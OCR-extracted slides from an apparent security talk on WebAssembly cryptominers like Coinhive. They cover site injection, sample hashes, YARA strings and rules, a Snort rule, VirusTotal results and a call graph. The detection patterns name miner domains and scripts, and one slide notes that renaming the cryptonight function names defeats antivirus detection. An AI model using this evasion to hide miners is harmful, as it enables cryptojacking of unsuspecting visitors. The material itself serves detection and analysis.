
- Coinhive
  - Found on multiple vulnerable website
    - JS injected in Drupal/Wordpress website not updated
  - Discontinuation of Coinhive (February 26, 2019) – link
  - But that doesn't mean wasm cryptominer will stop

- Monero Cryptominer:
  - use computing resources to mine Monero cryptocurrency.
  - Cryptonight PoW hash algorithm

- Coinhive sample:
  - 47d299593572faf8941351f3ef8e46bc18eb684f679d87f9194bb635dd8aabc0
  - https://github.com/x25/coinhive-stratum-mining-proxy/blob/master/static/miner/cryptonight.wasm

Other cryptominer - Cryptoloot

- Crypto-Loot offers a Browser based web miner for the Monero Blockchain.
  - Mining Monero cryptocurrency



- Coinhive copycat
  - website, github, API, coinhive-alternative
  - Try to look more legit than Coinhive

YARA rules for cryptominer detection

- YARA rules publicly available for JSminer detection:
  - Based their detection on the JS script contents
  - Do not try to detect pattern inside wasm file

- Examples:
  - CoinHive_Javascript_MoneroMiner by *Florian Roth*
  - crypto_jacking_signatures by *Brian Laskowski*

```
strings:
   $s1 = "coinhive.min.js"
   $s2 = "wpupdates.github.io/ping"
   $s3 = "cryptonight.asm.js"
   $s4 = "coin-hive.com"
   $s5 = "jsecoin.com"
   $s6 = "cryptoloot.pro"
   $s7 = "webassembly.stream"
   $s8 = "ppoi.org"
   $s9 = "xmrstudio"
   $s10 = "webmine.pro"
   $s11 = "miner.start"
   $s12 = "allfontshere.press"
```

```
rule CoinHive_Javascript_MoneroMiner {
   meta:
      description = "Detects CoinHive - JavaScript Crypto Miner"
      license = "https://creativecommons.org/licenses/by-nc/4.0/"
      author = "Florian Roth"
      score = 50
      reference = "https://coinhive.com/documentation/miner"
      date = "2018-01-04"
   strings:
      $s2 = "CoinHive.CONFIG.REQUIRES_AUTH" fullword ascii
   condition:
      filesize < 65KB and 1 of them
}
```

Network detection using IDS


- **Snort rules**
  - Some rule related to cryptomining already exists (here - page 33)
  - Some rule related to WebAssembly already exists - link
    - detection for CVE-2018-5093
    - detection for cryptominer (cryptonight)

```
alert tcp $EXTERNAL_NET $FILE_DATA_PORTS -> $HOME_NET any (msg:"PUA-OTHER CryptoNight
webassembly download attempt"; flow:to_client,established; flowbits:isset,file.wasm;
file_data; content:"cryptonight"; fast_pattern:only; metadata:policy balanced-ips drop,
policy security-ips drop, service ftp-data, service http, service imap, service pop3;
classtype:misc-attack; sid:46366; rev:1;)
```

- This rule will **FAIL** if:
  - wasm modules are **inline** inside a JS script i.e. not downloaded as a standalone file (*.wasm)
  - Functions are rename without “cryptonight” inside export names

Detection of Cryptonight?

- Detection based on strings inside wasm cryptominer
  - Binary level: AV signatures, YARA, ...
  - Network level: Snort, Suricata, ...
  - VirusTotal detection



28 engines detected this file

SHA-256 47d299593572faf8941351f3ef8e46bc18eb684f679d87f9194bb635dd8aabc0
File name _cryptonight.wasm
File size 67.18 KB
Last analysis 2018-09-05 00:50:02 UTC
Community score -47


28 / 59

Detection | Details | Relations | Community 4

Ad-Aware	Application.BitCoinMiner.UB	AhnLab-V3	WASM/Cryptojs
ALYac	Misc.Riskware.JS.CoinMiner	Antiy-AVL	Trojan/Win32.AGeneric
Arcabit	Application.BitCoinMiner.UB	BitDefender	Application.BitCoinMiner.UB
Cyren	CryptoNight.JBN	DrWeb	Tool.BtcMine.1100
Emsisoft	Application.BitCoinMiner.UB (B)	eScan	Application.BitCoinMiner.UB
ESET-NOD32	WASM/CoinMiner.B potentially unwanted	F-Secure	Application.BitCoinMiner.UB
Fortinet	Riskware/BitCoinMiner93EA	GData	Generic.Application.CoinMiner.AZ
Ikarus	PUA.CoinMiner	Kaspersky	not-a-virus:RiskTool.WASM.Miner.d
MAX	malware (ai score=99)	McAfee	WASM/Cryptonight
McAfee-GW-Edition	WASM/Cryptonight	Microsoft	PUA:Win32/CoinMiner
Panda	Trj/CoinMiner.A	Qihoo-360	Trojan.Generic
Sophos AV	BitCoinMiner (PUA)	Symantec	Trojan.Gen.2
TrendMicro	Coinminer_CryptoNight.SM-WASM	TrendMicro-HouseCall	Coinminer_CryptoNight.SM-WASM
ViRobot	WASM.S.CoinMiner.68796	ZoneAlarm	not-a-virus:HEUR:RiskTool.WASM.Cryptonig...

Detection of Cryptonight?


- Detection based on strings inside wasm cryptominer
  - Binary level: AV signatures, YARA, ...
  - Network level: Snort, Suricata, ...
  - VirusTotal detection
- But if you just rename those strings (function names)
  - c687d825540f72e14e94bad3c6732b1652aae0d1b6c9741e71fc8f50bb5df231
  - VirusTotal detection (08/2018)
  - Renaming function names make it FUD
    - `_cn__________hash`
    - `_cn__________create`
    - `_cn__________destroy`




06


Coinhive Analysis


Call Graph


dynCall_viii
dynCall_iiii
dynCall_ii
runPostSets
_emscripten_get_global_libc
$func23
$func36
$func37
$func39
$func38
3
10
10
10
getTempRet0
setTempRet0
setThrew
establishStackSpace
stackRestore
stackSave
stackAlloc


___lock
_fflush
___unlock
$func65
3
$func27
$func35
$func31
16
$func34
6
$func33
2
$func32
$func59
$func63
2
___syscall146
2
___syscall54
$func61
$func60
___syscall140
$func58
___syscall6
___errno_location
_malloc
7
_sbrk
enlargeMemory
getTotalMemory
abortOnCannotGrowMemory
2
___setErrNo
$func42
$func43
_ftime
___syscall20
_cryptonight_hash
$func50
$func51
2
$func53
2
_gmtime
$func30
2
2
_cryptonight_create
$func56
2
$func49
_memcpy
_emscripten_memcpy_big
$func48
_memmove
3
2
21
_free
_cryptonight_destroy
4
$func52
$func40
2
4
_memset
$func41
3
$func74
$func28
___assert_fail
$func75
abort
$func29
$func44
9
$func46
8
$func47
9
$func76
$func45

Call Graph





